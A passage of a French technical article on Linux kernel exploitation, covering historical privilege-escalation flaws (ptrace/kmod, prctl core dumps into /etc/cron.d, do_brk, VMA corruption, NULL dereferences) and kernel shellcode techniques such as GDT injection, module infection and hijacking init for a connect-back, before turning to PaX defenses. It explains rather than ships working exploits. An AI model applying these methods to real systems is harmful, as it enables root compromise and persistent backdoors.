Notons qu'il est nécessaire de bien synchroniser les différentes opérations. En effet, à cause de la contrainte que nous posons sur RELAY (nous permettre d'exécuter un binaire arbitraire), ce dernier sera un programme qui va lâcher ses privilèges avant de nous donner une interaction (dans le cas contraire, il s'agirait d'une faille dans RELAY). Il faut donc que lors de l'exécution de `ping` dans B, RELAY n'ait pas encore lâché ses privilèges, de sorte à ce que le processus A continue de tracer le processus B.

Dans le shell fourni par RELAY, qui n'a plus les droits root, puisque RELAY les a lâchés, l'utilisateur peut à nouveau remplacer l'environnement d'exécution du processus A en exécutant un programme de son choix (avec la commande bash `exec`, pour éviter un `fork()`) : un programme (de sa conception) qui va utiliser ptrace pour contrôler B !

Au final, on aura remplacé deux fois l'espace d'adressage de A :

- une fois par RELAY, le temps que B exécute un programme SUID-root pour tromper le noyau ;
- une autre fois par un programme sous notre contrôle qui va utiliser ptrace pour manipuler le processus B s'exécutant avec les droits root dans lequel on va pouvoir facilement injecter et exécuter un shellcode.

Notons que trouver un programme qui convienne pour RELAY n'est pas toujours facile, `newgrp` et `su` peuvent poser des problèmes (par exemple forker), selon la configuration des systèmes et les bibliothèques utilisées.

2.2.2 La faille ptrace/kmod

Cette faille (CAN-2003-0127), publiée en mars 2003 a fait beaucoup parler d'elle. Son origine est une erreur de conception dans les noyaux Linux 2.2 et 2.4 lors de la création de thread en mode noyau, qui est non seulement extrêmement simple à exploiter, mais en plus relativement délicate à corriger. Les correctifs successifs ont eu des effets de bord importants, notamment du fait qu'ils changeaient la sémantique du champ `task_dumpable` de la `task_struct`. La faille était due à la manière dont les noyaux 2.2 et 2.4 créent des threads en mode noyau, en utilisant l'appel système `clone()` (voir `arch/asm/process.c`), qui permettait à un processus ayant des droits sur le processus parent de s'attacher à un processus fils.

Le vecteur d'exploitation privilégié pour cette faille est le chargeur de module noyau kmod. Son rôle est de charger à la demande des modules en appelant modprobe. Pour cela, lorsqu'un service du noyau pense avoir besoin d'un module, il peut appeler la fonction `request_module()`, qui crée un thread en mode noyau à l'aide de `kernel_thread()`. Le thread noyau change ses UID et GID pour devenir root, puis faire un `execve()` du programme modprobe. Aucune vérification ou modification n'étant réalisée sur la traçabilité du kernel thread nouvellement créé, il existe donc une

fenêtre temporelle où celui-ci existe, mais n'a pas les droits root pendant laquelle il est possible de s'attacher via `ptrace()`. Une fois attaché à un processus qui va bientôt devenir root, la partie est finie ! Notons que le noyau 2.5 (la version bêta du noyau 2.6) n'était pas vulnérable grâce à sa gestion différente des threads en mode noyau.

L'exploitation nécessite de contraindre le noyau à appeler la fonction `request_module()` lors d'un appel système. Une référence croisée dans les sources du noyau permet de trouver rapidement une méthode particulièrement efficace : ouvrir une socket dans un domaine exotique (par exemple `AF_ECONET`). Il y a également d'autres possibilités, comme lire certains fichiers de périphérique.

2.2.3 prctl suidsafe

Une nouvelle fonctionnalité est apparue dans le noyau 2.6.13 : la possibilité pour un processus de produire un *coredump*, même en cas d'exécution d'un programme SUID-root. Pour des raisons de sécurité, le coredump n'est cependant pas disponible en lecture par d'autres utilisateurs que root. Malheureusement, ceci s'est révélé être une faille, car il était en fait possible de *dumper* un core appartenant à root dans n'importe quel répertoire ! En juillet 2006, cette faille a été publiée (CVE-2006-2451) et cette fonctionnalité a tout simplement été retirée. Notons qu'elle avait été rapportée comme étant un simple déni de service avant que Paul Starzetz ne mentionne publiquement son exploitabilité.

L'exploitation de cette faille est simple, mais amusante : on peut s'arranger pour écrire un fichier *core*, appartenant à root dans `/etc/cron.d`. Les fichiers de ce répertoire sont normalement des fichiers au format texte. Cependant, *crontab* étant très laxiste, il lira le fichier ligne par ligne et rapportera une erreur pour les lignes qu'il ne comprend pas. Il suffit donc de s'arranger pour avoir dans son espace d'adressage des lignes au bon format pour exécuter des commandes shell arbitraires. Notons que suite à la publication de codes d'exploitation, crontab a été modifié pour ne plus être aussi laxiste.

2.2.4 /proc control

Le 14 juillet 2006, un exploit pour une vulnérabilité du noyau encore inconnue a été publié. Cette vulnérabilité (CVE-2006-3626) est passée relativement inaperçue, notamment car elle a été publiée en même temps que divers exploits pour la faille prctl et que l'exploit public utilise `prctl(PR_SET_DUMPABLE)`, cette fois comme simple vecteur d'attaque. La faille vient de ce que le noyau tente de protéger les entrées `/proc` d'un processus non *dumpable* en plaçant le groupe et l'utilisateur à root. Vous pouvez facilement faire le test : `chmod o-r /bin/ls` puis en tant que simple utilisateur : `ls -l /proc/self/`, la plupart des entrées appartiennent à root, car le processus n'est pas dumpable. On peut donc s'arranger pour changer l'appartenance de plusieurs fichiers de `/proc` vers root.

L'idée principale de l'exploitation est simple. On crée un processus qui place le bit SUID sur une partie de ses entrées de `/proc`, puis qui appelle `prctl(SET_DUMPABLE, 0, 0, 0, 0)` de sorte à ce que le noyau change le propriétaire de certaines entrées de `/proc/<notrepid>` pour notre processus (d'autres méthodes sont envisageables).

Reste le choix des entrées, celles sur lesquelles nous avons le plus de contrôle sont sans aucun doute `environ` et `cmdline`. En fait, les deux peuvent être utilisées pour notre exploit. Il suffit de se faire appeler avec une ligne de commande ou un environnement qui convienne, c'est-à-dire qui représente en fait un binaire qui nous donnera par exemple un shell root une fois exécuté avec un *EUID* root.

Notons que comme `/proc` ne supporte pas `mmap()`, il faudra utiliser le format a.out au lieu du format ELF, ce qui n'est de toute façon pas plus mal pour des questions de taille.

Signalons toutefois que les versions récentes de certaines distributions montent `/proc nosuid` et `noexec`, ce qui rend cette méthode d'exploitation non fonctionnelle.

2.2.5 Conclusion

Nous arrêtons ici nos exemples pour ce type de failles qui, en plus d'être facilement exploitables produisent parfois des exploits portables. Cependant, comme nous l'avons mentionné, elles ne permettent généralement pas de passer en mode noyau, mais simplement de déjouer les mécanismes de contrôle d'accès du noyau pour élever ses privilèges.

2.3 Failles entraînant une corruption de l'état du noyau

Ces failles sont plus délicates à exploiter, voire parfois difficiles. En revanche, elles permettent plus souvent de prendre le contrôle du noyau et donc de passer outre des restrictions, telles que SELinux ou AppArmor. De plus, certaines d'entre elles ne nécessitent quasiment aucun privilège pour être exploitées, ce qui les rend même utilisables à l'intérieur d'un `chroot()` vide ou dans le cadre d'une politique de contrôle d'accès SELinux stricte. Nous ne détaillerons pas dans cette partie la problématique du shellcode qui sera traitée plus bas. Notons toutefois que l'exploitation d'une faille locale a lieu la plupart du temps en process context ; les shellcodes sont ainsi très faciles à réaliser et nous n'avons pas besoin des raffinements nécessaires pour certains *exploits* distants en mode noyau.

2.3.1 La faille do_brk()

Une faille dans la fonction `do_brk()` du noyau Linux a été découverte et corrigée silencieusement par Andrew Morton en décembre 2003. Paul Starzetz, qui avait découvert cette faille indépendamment en septembre de la même année a publié avec Wojciech Purczynski un exploit, ainsi qu'un article sur cette faille **[ext.9]**. La faille uselib que nous mentionnons dans la partie suivante peut également être exploitée en utilisant une partie de ces techniques.

La fonction `do_brk()` est utilisée pour gérer l'un des types de tas des processus en mode utilisateur. La faille vient du fait qu'il était possible d'étendre le tas au-delà de `PAGE_OFFSET`. Cette fonction peut être exécutée directement, via l'appel système `brk()`, ou indirectement dans divers chargeurs de programme, tous ces vecteurs pouvant être utilisés pour exploiter la vulnérabilité.

Plusieurs méthodes d'exploitation ont été inventées. La méthode utilisée par Paul Starzetz est sans doute la plus simple à comprendre, mais fait appel à une technique ingénieuse pour cartographier la mémoire noyau. D'autres solutions, plus complexes, permettent d'exploiter cette faille en présence de certains patches de sécurité.

L'objectif est d'obtenir un accès en écriture à la mémoire du noyau en étendant le tas au-delà de `PAGE_OFFSET`. On obtient alors des VMA correspondant à des zones en mémoire noyau ! Cependant, les pages du noyau sont bien sûr protégées avec le drapeau superviseur. Toutefois, on remarque rapidement que l'appel système `mprotect()` nous permet de réécrire des entrées de table de pages nous donnant un accès en mode utilisateur dès lors

que notre processus possède les VMA correspondants. La seule difficulté vient du fait que la mémoire noyau est pour la plupart gérée avec des pages de 4 Mo (mode PSE), ce que `mprotect()` ne sait pas gérer.

L'idée de Wojciech Purczynski, et c'est là que résidait toute l'astuce de cet exploit, a été d'utiliser la LDT, une zone sensible (puisqu'il s'agit d'une table de descripteurs de segments, nous permettant donc d'établir une *call gate* pour exécuter notre code en mode noyau), allouée dynamiquement (donc gérée avec des pages « normales » de 4 Ko), et surtout de trouver une méthode fiable pour la localiser. Cette méthode repose sur le fait que la fonction `do_page_fault()` du noyau laissait fuir son code d'erreur dans le signal handler du programme *userland* (cela a été corrigé depuis). Il était donc possible de déterminer si une zone mémoire noyau était présente en mémoire ou non. Le tour était alors joué, il suffisait de cartographier la mémoire du noyau, puis d'utiliser l'appel système `modify_ldt()` (ce qui ne marchait pas sous PaX, d'où l'existence d'exploits plus complexes), de recartographier la mémoire et de comparer les deux cartographies. La différence était alors située au niveau de l'adresse de la LDT.

Notons pour la petite histoire que l'exploit de Paul Starzetz et Wojciech Purczynski a été utilisé pour compromettre les serveurs de **debian.org** **[ext.10]** (un fait médiatique qui semble avoir lieu à chaque publication d'un nouvel exploit noyau majeur).

2.3.2 Les failles entraînant une corruption des VMA

Comme nous l'avons déjà mentionné, il est rare de pouvoir classifier les failles du noyau Linux. Les failles entraînant une corruption des VMA sont une des exceptions. Cinq failles exploitables au moins entrent dans cette catégorie, quatre ont été découvertes par Paul Starzetz, la cinquième par la PaX Team lors d'un audit interne : les deux failles liées à la fonction `mremap()` de janvier et mars 2004 (CVE-2003-0985 et CVE-2004-0077), la faille uselib (CVE-2004-1235), la faille du gestionnaire de *page fault* (CVE-2005-0001) et la faille liée au *VMA-mirroring* de PaX (CVE-2005-0666).

Toutes ces failles entraînent l'existence de VMA incohérents et diverses techniques permettent leur exploitation. L'une de ces techniques a été décrite par Paul Starzetz dans **[ext.11]** et utilisée par Paul Starzetz et Christophe Devine dans des exploits visant CVE-2004-0077, CVE-2005-0001 et CVE-2005-0666. Cette technique repose sur le cache des tables de page.

Le but est tout d'abord d'obtenir des descripteurs de page (PTE) « perdus », c'est-à-dire n'étant plus référencés dans aucun VMA. La méthode pour y parvenir dépend de la faille à exploiter. L'idée est ensuite de faire en sorte que la table de pages contenant ces PTE perdus soit inutilisée, de sorte à ce qu'elle rejoigne un cache spécial de tables de pages. À ce stade, on a une table de pages dans le cache qui contient encore des PTE valides. On exécute alors un binaire SUID-root, qui conduit à l'utilisation de tables de pages extraites du cache. Grâce au mécanisme de pagination à la demande, ces tables de pages, qui sont censées ne pas contenir de PTE valides, seront laissées telles quelles pour être remplies à la demande lors d'un page fault. Cependant, grâce à nos PTE oubliés du noyau, le page fault n'aura pas lieu, et les cadres de pages correspondant contiendront toujours ce que l'on aura bien voulu y mettre avant que le noyau ne les oublie, par exemple notre shellcode.

Notons que cette technique ne donne pas lieu à l'exécution de code arbitraire en mode noyau.

2.3.3 Les failles ELF core dump, sys_epoll_wait et émulation de IA32 sur architecture x86_64

Nous ne détaillerons pas ces failles, CVE-2005-1263, CVE-2005-0736 et CVE-2007-4573, mais le lecteur curieux pourra s'intéresser aux deux dernières failles dont l'exploitation est particulièrement aisée.

2.3.4 Les failles de type déréférence de pointeurs vers l'userland

Nous ne parlerons ici que d'une sous-classe de ce type de faille, les déréférences de pointeurs NULL. Ce type de faille est bien connu et existe notamment lorsqu'un programmeur ne vérifie pas la valeur de retour d'une fonction d'allocation de mémoire, telle que `malloc()` : la fonction renvoie NULL quand elle échoue, mais le programmeur utilise cette valeur comme un pointeur. On trouve aussi fréquemment des cas où la déréférence d'un pointeur NULL est due à l'utilisation d'un pointeur initialisé à zéro et à l'existence d'un chemin de contrôle où cette valeur par défaut ne sera pas écrasée par l'adresse d'un buffer alloué dynamiquement.

Ces failles ont une particularité intéressante : elles sont souvent difficiles à exploiter lorsqu'elles ont lieu dans un programme utilisateur (voir **[ext.12]**), mais sont souvent très facilement exploitables lorsqu'elles se trouvent dans un noyau. Nous expliquions dans notre rump session à *SSTIC 2005* **[ext.8]**, que cela est dû à un paradigme d'exploitation différent. Lorsqu'on exploite une faille dans une application, il est usuellement délicat d'en contrôler finement les allocations mémoire. En revanche, lors de l'exploitation en local d'un noyau, on contrôle toutes les allocations réalisées dans l'espace utilisateur.

Il est donc excessivement simple d'allouer la première page (correspondant à l'adresse 0) et d'en contrôler le contenu. À cause du modèle de mémoire plat (les segments du noyau ont une base à zéro), si le noyau déréférence un pointeur NULL pour accéder à une structure, on contrôle le contenu de cette structure. Si cette structure contient un pointeur de fonction, la faille devient trivialement exploitable. Dans les autres cas, tout dépend du contenu de la structure maintenant sous notre contrôle.

À *SSTIC 2005* nous mentionnions la regrettable réaction de certains mainteneurs du noyau Linux qui ne comprenaient pas que ces erreurs de programmation étaient exploitables. En août 2006, Bradley Spengler publia un exploit pour une vulnérabilité de type déréférence de pointeur NULL patchée silencieusement du noyau 2.6.18 (CVE-2007-0997) dans l'appel système `tee()` introduit dans le noyau 2.6.17, médiatisant par la même occasion la problématique de la déréférence de pointeurs NULL dans le noyau.

Nous présenterons dans cet article une technique permettant d'empêcher l'exploitation de ce type de failles sur une architecture IA32.

3. Shellcodes avancés en mode noyau et exploitation à distance du noyau Linux

Dans cette section, nous nous intéressons à l'infection de l'espace d'adressage du noyau, mais également des processus, par injection/modification de code et de données. Comme nous l'avons déjà expliqué, les méthodes décrites sont surtout utiles

pour des exploits distants, les shellcodes nécessaires aux exploits locaux de la section 2.3 étant relativement simples de conception et se bornant à augmenter les privilèges d'un processus donné.

Lorsque nous sommes en interrupt context et que nous souhaitons programmer l'exécution future d'un shellcode en process context, nous devons disposer d'une zone mémoire qui ne risque pas d'être modifiée durant l'intervalle de temps séparant l'injection du shellcode de son exécution. De plus, nous pourrons nous trouver dans des situations où nous serons parfaitement incapables de prédire les adresses auxquelles nous souhaitons effectuer l'injection.

Certaines zones de mémoire de l'espace noyau peuvent avoir une durée de vie restreinte et une intégrité non garantie. L'infection de la mémoire d'un module menant à la création d'un thread noyau pourrait ne pas être pérenne du fait d'un déchargement du module.

La pile noyau d'un processus ne peut pas non plus être considérée comme une zone de mémoire fiable au sein de laquelle nous pourrions exécuter des appels système interruptibles ou même stocker du code en plusieurs étapes (réception de plusieurs paquets réseau dans le cas de shellcodes multi-stages), car nous ne pouvons prévoir à l'avance la quantité d'informations qui pourra être stockée dans la pile noyau d'un processus.

L'espace mémoire couvert par le noyau est plus important que celui d'un processus utilisateur, parce qu'il est possible d'atteindre la totalité de la mémoire physique et virtuelle du système. Nous pouvons profiter de cet accès sans limite afin d'injecter de manière persistante du code à des emplacements judicieux.

Il est donc nécessaire de trouver des zones mémoire fiables, qui plus est dont l'adresse peut être recalculée simplement afin d'y injecter du code ou des données réutilisables à tout instant.

```
+ GDTR info :
   base addr  = 0xc1803000
   nr entries = 32

+ GDT entries from 0xc1803000 :
   [Nr]  Present  Base addr    Gran  Limit    Type                 Mode          System  Bits
    00   no       ----------   ----  -------  (-----) ----------   (-) -------   -------  --
    01   no       ----------   ----  -------  (-----) ----------   (-) -------   -------  --
    02   no       ----------   ----  -------  (-----) ----------   (-) -------   -------  --
    03   no       ----------   ----  -------  (-----) ----------   (-) -------   -------  --
    04   no       ----------   ----  -------  (-----) ----------   (-) -------   -------  --
    05   no       ----------   ----  -------  (-----) ----------   (-) -------   -------  --
    06   yes      0xb7e5d8e0   4KB   0xfffff  (0011b) Data RWA     (3) user      no       32
    07   no       ----------   ----  -------  (-----) ----------   (-) -------   -------  --
    08   no       ----------   ----  -------  (-----) ----------   (-) -------   -------  --
    09   no       ----------   ----  -------  (-----) ----------   (-) -------   -------  --
    10   no       ----------   ----  -------  (-----) ----------   (-) -------   -------  --
    11   no       ----------   ----  -------  (-----) ----------   (-) -------   -------  --
    12   yes      0x00000000   4KB   0xfffff  (1011b) Code RXA     (0) kernel    no       32
    13   yes      0x00000000   4KB   0xfffff  (0011b) Data RWA     (0) kernel    no       32
    14   yes      0x00000000   4KB   0xfffff  (1011b) Code RXA     (3) user      no       32
    15   yes      0x00000000   4KB   0xfffff  (0011b) Data RWA     (3) user      no       32
    16   yes      0xc04700c0   1B    0x02073  (1011b) TSS  Busy 32  (0) kernel    yes      --
    17   yes      0xe9e61000   1B    0x00fff  (0010b) LDT          (0) kernel    yes      --
    18   yes      0x00000000   1B    0x0ffff  (1010b) Code RX      (0) kernel    no       32
    19   yes      0x00000000   1B    0x0ffff  (1010b) Code RX      (0) kernel    no       16
    20   yes      0x00000000   1B    0x0ffff  (0010b) Data RW      (0) kernel    no       16
    21   yes      0x00000000   1B    0x00000  (0010b) Data RW      (0) kernel    no       16
    22   yes      0x00000000   1B    0x00000  (0010b) Data RW      (0) kernel    no       16
    23   yes      0x00000000   1B    0x0ffff  (1010b) Code RX      (0) kernel    no       32
    24   yes      0x00000000   1B    0x0ffff  (1010b) Code RX      (0) kernel    no       16
    25   yes      0x00000000   1B    0x0ffff  (0010b) Data RW      (0) kernel    no       32
    26   yes      0x00000000   4KB   0x00000  (0010b) Data RW      (0) kernel    no       32
    27   yes      0xc1804000   1B    0x0000f  (0011b) Data RWA     (0) kernel    no       16
    28   no       ----------   ----  -------  (-----) ----------   (-) -------   -------  --
    29   no       ----------   ----  -------  (-----) ----------   (-) -------   -------  --
    30   no       ----------   ----  -------  (-----) ----------   (-) -------   -------  --
    31   yes      0xc049a800   1B    0x02073  (1001b) TSS  Avl 32   (0) kernel    yes      --
```

3.1 Infection de la GDT

Certaines zones mémoire, initialisées au démarrage du noyau et plus jamais modifiées, peuvent se révéler être des endroits de prédilection pour y injecter du code.

La table des descripteurs globaux (GDT) est ainsi tout à fait appropriée pour un tel usage. Une simple instruction assembleur permet de récupérer son adresse linéaire : `sgdt`. De plus, cette table quasiment vide, n'est modifiée que lors du démarrage du noyau, exception faite des créations de LDT. Une GDT peut contenir 8192 descripteurs de segments faisant 8 octets chacun.


Sous un noyau Linux 2.6.20, et à l'aide d'un petit outil développé pour l'occasion, on s'aperçoit que la GDT ne possède que 32 entrées *occupées* :

Ceci laisse donc 8160*8 octets libres pour y injecter du code en une ou plusieurs étapes et recalculer son adresse de manière sûre et indépendante du système cible[7]. L'extrait de code suivant permet de calculer simplement le début de la zone libre d'une GDT :

```
sgdtl   (%esp)
pop     %ax
cwde                    /* eax = GDT limit */
pop     %edi            /* edi = GDT base */
add     %eax,%edi
inc     %edi            /* edi = base + limit + 1 */
```

D'autres tables, comme l'IDT, peuvent tout autant faire l'affaire. L'usage d'une interruption depuis un processus utilisateur ou non afin d'accéder à du code injecté, peut représenter un cas de backdoor assez simple d'emploi.

Le mode opératoire de l'injection de code dans la GDT consiste en la création de deux shellcodes. Le premier shellcode est responsable du calcul de l'adresse de la zone d'injection et de la copie du second shellcode permettant par exemple d'obtenir un shell distant. La figure 6 reprend ce mode opératoire.



6 *Méthode générale d'infection de la GDT*

3.2 Infection de modules

L'exploitation de failles situées dans des modules nécessite des méthodes proches de celles utilisées dans les espaces utilisateurs *randomisés* du fait de leur relocalisation dynamique.

Il est nécessaire d'exploiter au maximum les informations disponibles durant le débordement : valeurs des registres, contenu des zones mémoires pointées par ces registres, utilisation d'instructions de sauts par registres.

Une technique simple consiste à écraser l'adresse de retour de la fonction vulnérable avec l'adresse d'une instruction du type `jmp %esp` contenue dans le code du noyau, si possible à un emplacement variant assez peu d'une version de noyau à l'autre.

Une bonne adresse (utilisée dans l'exploit *madwifi* de Metasploit publié cette année à *SSTIC*) est celle d'un `jmp %esp` présent dans le VDSO. Cette adresse est parfaitement stable sur les noyaux dont la version est inférieure à 2.6.17 ou ceux dont l'option `COMPAT_VDSO` est activée, ce qui est le cas de la majorité des distributions Linux actuelles.

Dans des situations où le débordement n'offre pas suffisamment de place, l'injection/modification de code résidant dans les pages mémoires affectées à la section de code d'un module est une solution intéressante. Elle peut même être effectuée en plusieurs étapes.

Selon la profondeur du débordement de pile, il est tout à fait possible de récupérer une adresse de retour empilée correspondant à un $n^{ème}$ appelant[8]. En combinant cette adresse à un *offset* obtenu par analyse statique du driver, déterminant la distance entre cet appelant et un endroit où nous souhaiterions modifier/injecter du code, nous obtenons une adresse d'infection valide durant l'exécution du module (Cf. figure 7, page suivante).

Il est fort probable que la taille de la section de code d'un module ne soit pas un multiple exacte de la taille d'une page de mémoire physique. La dernière page allouée disposera de nombreux octets inutilisés, où nous pourrions injecter du code accessible durant toute la durée de vie du module.

En résumé, la *roadmap* de l'exploitant consiste à :

- écraser l'adresse de retour par un `jmp %esp` ;
- injecter un shellcode situé après l'adresse de retour ;
- le shellcode a pour rôle de :
  - récupérer l'adresse du $n^{ème}$ appelant (étape 1) ;
  - y ajouter l'offset précalculé (étape 2) ;
- copier du code à cet emplacement (étape 3).
- retourner proprement pour redonner la main au noyau.

L'exploit serait répété avec des offsets croissants tant que le code n'a pas été complètement injecté.


3.3 Infection de processus utilisateurs

L'injection de code peut même atteindre les pages mémoires d'un processus utilisateur. Nous pensons en particulier au processus `init` présent, sauf exception rare, sur tous les systèmes Linux. Via la liste des processus et la facilité d'accès des VMA, il est possible de retrouver `init` par son PID, 1. Puis de modifier son contexte sauvegardé en pile noyau lors de son interruption, ou encore de charger son répertoire de pages afin d'accéder à ses VMA pour modifier sa pile utilisateur et ses pages de code.


Combiner la modification du contexte et de la pile utilisateur à l'injection de code dans la section `.text` d'`init` permet un détournement d'exécution réellement efficace. Comme précédemment, il y a de fortes chances que la dernière page de mémoire allouée pour stocker le code d'`init` dispose de nombreux octets libres au sein desquels nous pouvons injecter un shellcode userland classique.

L'idée est ainsi de modifier le registre `eip` du contexte sauvegardé, afin que, lors du réordonnancement d'`init`, celui-ci exécute le code fraîchement injecté. L'`eip` original est, de son côté, placé au sommet de la pile utilisateur d'`init`.

Ainsi, comme précisé dans la figure 8, page suivante, à l'étape 1 nous plaçons l'`eip` du contexte sauvegardé au sommet de la pile utilisateur d'`init`. À l'étape 2, nous calculons une adresse d'infection et remplaçons l'`eip` du contexte sauvegardé par cette adresse. Puis, à l'étape 3, nous injectons un shellcode utilisateur à cette adresse.



7 *Infection d'un module noyau*



8 *Infection d'un processus utilisateur*

Ainsi, lorsque `init` sera schedulé, l'adresse d'infection sera utilisée comme adresse de retour en espace utilisateur par le noyau. Le code injecté commence par `forker()`. Le processus fils effectue un *connect-back* (étape 4), tandis que le père effectue simplement un `ret` (étape 5) s'appliquant au sommet de la pile contenant l'`eip` original du contexte sauvegardé permettant à `init` de continuer son exécution là où celle-ci avait été interrompue.

Petit détail concernant l'injection dans les pages de code d'`init` : le mode protégé des processeurs Intel de la famille x86 permet de positionner un bit `WP` dans le registre `cr0` afin de lever un *segfault* si le noyau écrit dans une page utilisateur en lecture seule. Il est nécessaire d'effacer ce bit avant la copie du shellcode.

4. Prévention de l'exploitation du noyau, une tâche difficile

Le noyau est un élément complexe à protéger, une grande partie des méthodes usuelles de protection, applicables en mode utilisateur, ne peuvent pas exister dans un noyau monolithique comme Linux. Toute séparation des privilèges au sein du noyau Linux n'aurait aucun sens dans l'architecture actuelle. Le noyau ayant le contrôle suprême du monde utilisateur peut en tant qu'arbitre le protéger. Les fonctionnalités de PaX (voir **[ext.6]**) permettent de prouver que, en supposant le noyau sans bogue, il est impossible pour un attaquant d'injecter du code de son choix dans un processus (avec restrictions MPROTECT activées et le RBAC de Grsecurity bien configuré). En revanche, si l'on souhaite protéger le noyau, on suppose qu'il comporte des failles, mais la protection du noyau résidant dans celui-ci, quelle preuve peut-on alors apporter ? En fait, il faudra faire des assertions plus complexes sur la non-existence de certains types de failles pour garantir la protection contre d'autres types de failles. Sceller le noyau pour le protéger contre de nombreuses classes d'attaques est le but ultime de KERNSEAL, une fonctionnalité de PaX, en cours de développement, qui suscite des débats passionnés. Nous évoquons ici deux mécanismes de protection de PaX pour l'architecture IA32.

4.1 Kernexec

Même sans que KERNSEAL ne soit terminé, PaX propose une protection contre de nombreuses attaques (et il est actuellement

le seul à proposer une protection du noyau, si l'on excepte la protection très faible d'OpenWall sur le *mapping* de la première page). Tout d'abord, RANDKSTACK (adresse de la pile noyau aléatoire) permet de rendre plus difficiles les attaques dépendant de l'adresse de la pile en mémoire. Mais, surtout, KERNEXEC et UDEREF empêchent respectivement l'apparition de code exécutable en mode noyau et les accès indésirés à la mémoire utilisateur depuis le mode noyau (*userland pointer dereference*, dont les *NULL pointer dereferences* sont une sous-classe). La première protection n'est pas très différente de la mise aléatoire de la pile utilisateur et nous ne nous attarderons pas dessus. Les deux autres protections limitent respectivement les segments de code et de donnée du noyau.

